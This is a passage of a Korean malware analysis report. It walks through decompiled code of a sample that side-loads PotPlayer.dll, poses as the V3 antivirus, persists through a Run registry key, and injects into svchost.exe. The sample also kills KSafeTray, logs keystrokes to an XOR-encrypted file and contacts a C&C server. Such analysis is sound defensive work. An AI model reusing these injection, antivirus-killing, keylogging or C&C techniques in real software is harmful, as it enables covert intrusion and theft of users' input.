
```

v8 = (int)L"PotPlayer.dll";
v9 = &v28[2 * v6 - (_DWORD)L"PotPlayer.dll"];
do
{
    v10 = *(_WORD *)v8;
    *(_WORD *)&v9[v8] = *(_WORD *)v8;
    v8 += 2;
}
while ( v10 );
}
.ABEL_9:
CoInitialize(NULL);
v11 = (HMODULE *)operator new(8u);
if ( v11 )
{
    v12 = ((int (__stdcall *)(char *))LoadLibraryW)(v27);
    *v11 = (HMODULE)v12;
    *(_BYTE *)v11 + 4 = v12 != 0;
}

```

[그림11] PotPlayer.dll 파일 확인 & 로드

코드를 보면 실행 파일이 위치한 디렉토리에서 DLL파일을 확인하고 로드된다. 즉, 같은 디렉토리에 PotPlayer.dll 파일만 있다면 다른 검증 절차 없이 로드 후 실행되는 것이다.



[그림12] 악성파일을 로드 시키는 과정

로드 이후 PotPlayer.dll에 의해 다음과 같이 자기 자신을 복사해 지속적인 악성 행위를 진행할 수 있게 한다. 복사 파일명을 국내 백신 업체의 제품과 유사하게 만든다.


```

--v88;
--v88;
CopyFileA(lpExistingFileName, lpNewFileName, 0); // Copy
// PotPlayer.dll -> C:\Program Files\U3like\PotPlayer.dll
// 360siom.exe -> C:\Program Files\U3like\U3like.exe
// U3like.lnk -> C:\Program Files\U3like\U3like.lnk
}
v13 = "U3like";
v87 = 656;

```

[그림13] 악성코드 복사

아래의 경로에 V3like이름으로 폴더를 생성하고, PotPlayer.dll을 제외한 나머지 파일 이름을 V3like로 변경한다.



[그림14] 복사된 악성코드


모든 파일의 복사가 끝나면 자동실행을 위해 레지스트리 시작프로그램 경로에 등록시킨다.

```
memcpy(&SubKey, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0x2Cu);
v19 = *(_WORD *)"n";
RegOpenKeyA(HKEY_LOCAL_MACHINE, &SubKey, &phkResult);
v5 = strlenA(&String);
RegSetValueExA(phkResult, "V3like", 0, 2u, (const BYTE *)&String, v5);
v87 = 692;
sub_401380(&v89);
// Create_Reg
//
// HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\V3like
// C:\\Program Files\\V3like\\V3like.exe

v88 += 4;
v44 = &v89;
```

[그림15] 자동실행 레지스트리 등록

아래의 레지스트리 경로에 V3like 라는 이름으로 등록되며, 윈도우가 시작될 때마다 악성코드가 자동으로 실행된다.



[그림16] 등록된 레지스트리

최종적으로 악성코드가 파일 복사 및 레지스트리를 등록하는 내용을 정리해 보면 아래와 같다.

악성코드가 복사되는 경로	시작 프로그램 레지스트리 경로
%PROGRAM_FILES%\V3like └ PotPlayer.dll └ V3like.exe └ V3like.lnk	[경로] HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run [값] V3like = %PROGRAM_FILES%\V3like\V3like.exe

[표1] 악성 코드가 파일 복사 및 레지스트리에 등록하는 경로

이후 서비스 실행에 사용되는 svchost.exe 프로세스에 코드 삽입을 한다. V3like.lnk파일 내부에 존재하는 악성 코드를 가져온다.

```
v10 = CreateFileA(lpFileName, 0xC0000000u, 3u, NULL, 3u, 0x80u, NULL);
v9 = v10;                                     // V3like.lnk
if ( v10 != (HANDLE)-1 )
{
    nNumberOfBytesToRead = GetFileSize(v10, NULL);
    v24 = 8;
    if ( n <= nNumberOfBytesToRead )
    {
        v7 = operator new__(nNumberOfBytesToRead);
        if ( v7 )
        {
            memset((void *)v7, 0, nNumberOfBytesToRead);
            if ( ReadFile(v9, (LPVOID)v7, nNumberOfBytesToRead, &nNumberOfBytesToRead, NULL) )
            {
                sub_401B08(v7, nNumberOfBytesToRead);
                v8 = operator new__(nNumberOfBytesToRead);
            }
        }
    }
}
```

[그림17] V3like.lnk파일의 내용을 읽어 오는 부분

svchost.exe 프로세스를 SUSPEND 상태로 생성하고 다음과 같이 코드 인젝션을 시도한다.

```

CreateProcessA(
    NULL,                                     // svchost.exe
    (LPSTR)&unk_410FAC + 844,
    &ProcessAttributes,
    &ThreadAttributes,
    1,
    4u,
    NULL,
    NULL,
    &StartupInfo,
    &ProcessInformation);
hThread = ProcessInformation.hThread;
memcpy(&Context, &unk_410CE0, sizeof(Context));
v1 = ProcessInformation.hProcess;
GetThreadContext(ProcessInformation.hThread, &Context);
ReadProcessMemory(v1, (LPCVOID)Context.Eax, &Buffer, 4u, NULL);
v2 = GetModuleHandleA((LPCSTR)&unk_410FAC + 856);
dword_414714 = (int (__stdcall *)(_DWORD, _DWORD))GetProcAddress(v2, (LPCSTR)&unk_410FAC + 866);
dword_414714(v1, Buffer);
v21 = lpBuffer;
if ( !lpBuffer )
    FatalAppExitA(0, (LPCSTR)&unk_410FAC + 887);
v3 = GetModuleHandleA((LPCSTR)&unk_410FAC + 906);
dword_414718 = (int)GetProcAddress(v3, (LPCSTR)&unk_410FAC + 916);
v20 = (LPVOID)((int (__stdcall *) (LPVOID))dword_414718)(lpBuffer);
if ( !v20 )
    FatalAppExitA(0, (LPCSTR)&unk_410FAC + 933);
lpBaseAddress = VirtualAllocEx(v1, *((LPVOID *)v20 + 13), *((_DWORD *)v20 + 20), 0x3000u, 4u);
WriteProcessMemory(v1, lpBaseAddress, lpBuffer, *((_DWORD *)v20 + 21), NULL); // Code_injection
v18 = (char *)v20 + *((_WORD *)v20 + 10) + 24;
v4 = 0;

```

[그림18] svchost.exe 프로세스 실행 & 악성코드 삽입

인젝션이 끝나면 svchost.exe 프로세스에 새로 설정한 Thread를 실행하는 방식으로 실제 악성행위가 시작된다. svchost.exe는 V3like.lnk를 실행하는 프로세스 역할만 수행한다.

악성파일 분석(svchost.exe)

프로세스가 실행되면 일단 사용자가 설치한 백신을 무력화시킨다. 이전 악성코드들과 다르게 국내 백신에 대한 무력화 코드가 없으며 대신 중국에서 출시한 백신에 대해 무력화를 수행하는 특징을 가진다.

```
v10 = Search_process_("KSafeTray.exe");
if ( v10 )
{
    v12 = WinExec("taskkill /f /im KSafeTray.exe", 0);
    sub_10001450(v12, a1, a2, (int)&v24, (int)v9, 0);
    return 0;
}
```

[그림19] 백신 무력화

Thread를 생성하여 사용자가 입력하는 데이터를 특정 파일에 저장시키는 키로깅(key logging)기능을 수행한다.

```
v12 = CreateEventA(0, 0, 0, 0);
v8 = beginthreadex(a1, a2, sub_1000CF90, &Func_keyLog, a5, a6);
WaitForSingleObject(v12, 0xFFFFFFFFu);
CloseHandle(v12);
```

[그림20] 키로깅 실행 함수

사용자가 키보드로 입력한 정보들을 .key 확장자 형태로 시스템 폴더에 저장한다. 이때 저장된 내용을 암호화 하기 위해 Xor 한다.

```
--
v28 = CreateFileA(&FileName, 0x40000000u, 2u, 0, 4u, 0x80u, 0);
NumberOfBytesWritten = 0; // %SYSTEM%\Random.Key
if ( GetFileSize(v28, 0) < 0x32000000 )
    SetFilePointer(v28, 0, 0, 2u);
v32 = strlenA(lpString);
v31 = v32;
v29 = operator new(v32);
v30 = v29;
if ( v31 > 0 )
{
    v33 = (const CHAR *)(lpString - v29);
    do
    {
        *(_BYTE *)v29 = *(_BYTE *)((_DWORD)v33 + (_DWORD)v29) ^ 0x62;
        v29 = (char *)v29 + 1; // XOR 0x62
        --v31;
    }
    while ( v31 );
}
v35 = strlenA(lpString);
WriteFile(v28, v30, v35, &NumberOfBytesWritten, 0);
return CloseHandle(v28);
```


[그림21] 키로깅 저장

키로깅이 저장되는 파일의 위치는 다음과 같다.

저장위치
- %SYSTEM%\Random.key


[표] 키로깅 저장경로

생성된 키로그 수집 파일을 보면 다음과 같이 암호화되어 있어 내용을 확인하기 힘들다.



[그림22] 암호화된 키로그 파일

XOR연산을 통해 복호화를 해보면 다음과 같이 키로그 내용을 확인할 수 있다.



[그림23] 복호화 된 키로그

해당 악성코드는 지속적으로 C&C와 접속을 시도한다. C&C와의 접속에 성공하면 시스템정보를 보낸다.

```
DOMAIN = ipaddress; // 127.0.0.1
PORT = (int)byte_1001E5BC; // 7988
if ( (unsigned __int8)Connect_CnC_((unsigned int)byte_1001E5BC, ipaddress) )
    break;
DOMAIN = dword_1001E940; // 127.0.0.1
PORT = (int)&unk_1001E63C; // 2013
if ( (unsigned __int8)Connect_CnC_((unsigned int)&unk_1001E63C, dword_1001E940) )
    break;
DOMAIN = Localhost; // 127.0.0.1
PORT = (int)&Port_2013; // 2013
}
while ( !(unsigned __int8)Connect_CnC_((unsigned int)&Port_2013, Localhost) );
sub_100031E0(0, 0, (const CHAR *)0x438, 0, 0);
v12 = GetTickCount();
v13 = GetTickCount();
Send_Sysinfo(&dwMilliseconds, &v22, v13 - v12, v18);
sub_100096B0(
```

[그림24] C&C연결

접속을 시도하는 C&C서버의 정보는 아래와 같다.

<div><div>- 접속 서버 도메인</div><div>Yky*****.wha.la</div></div>
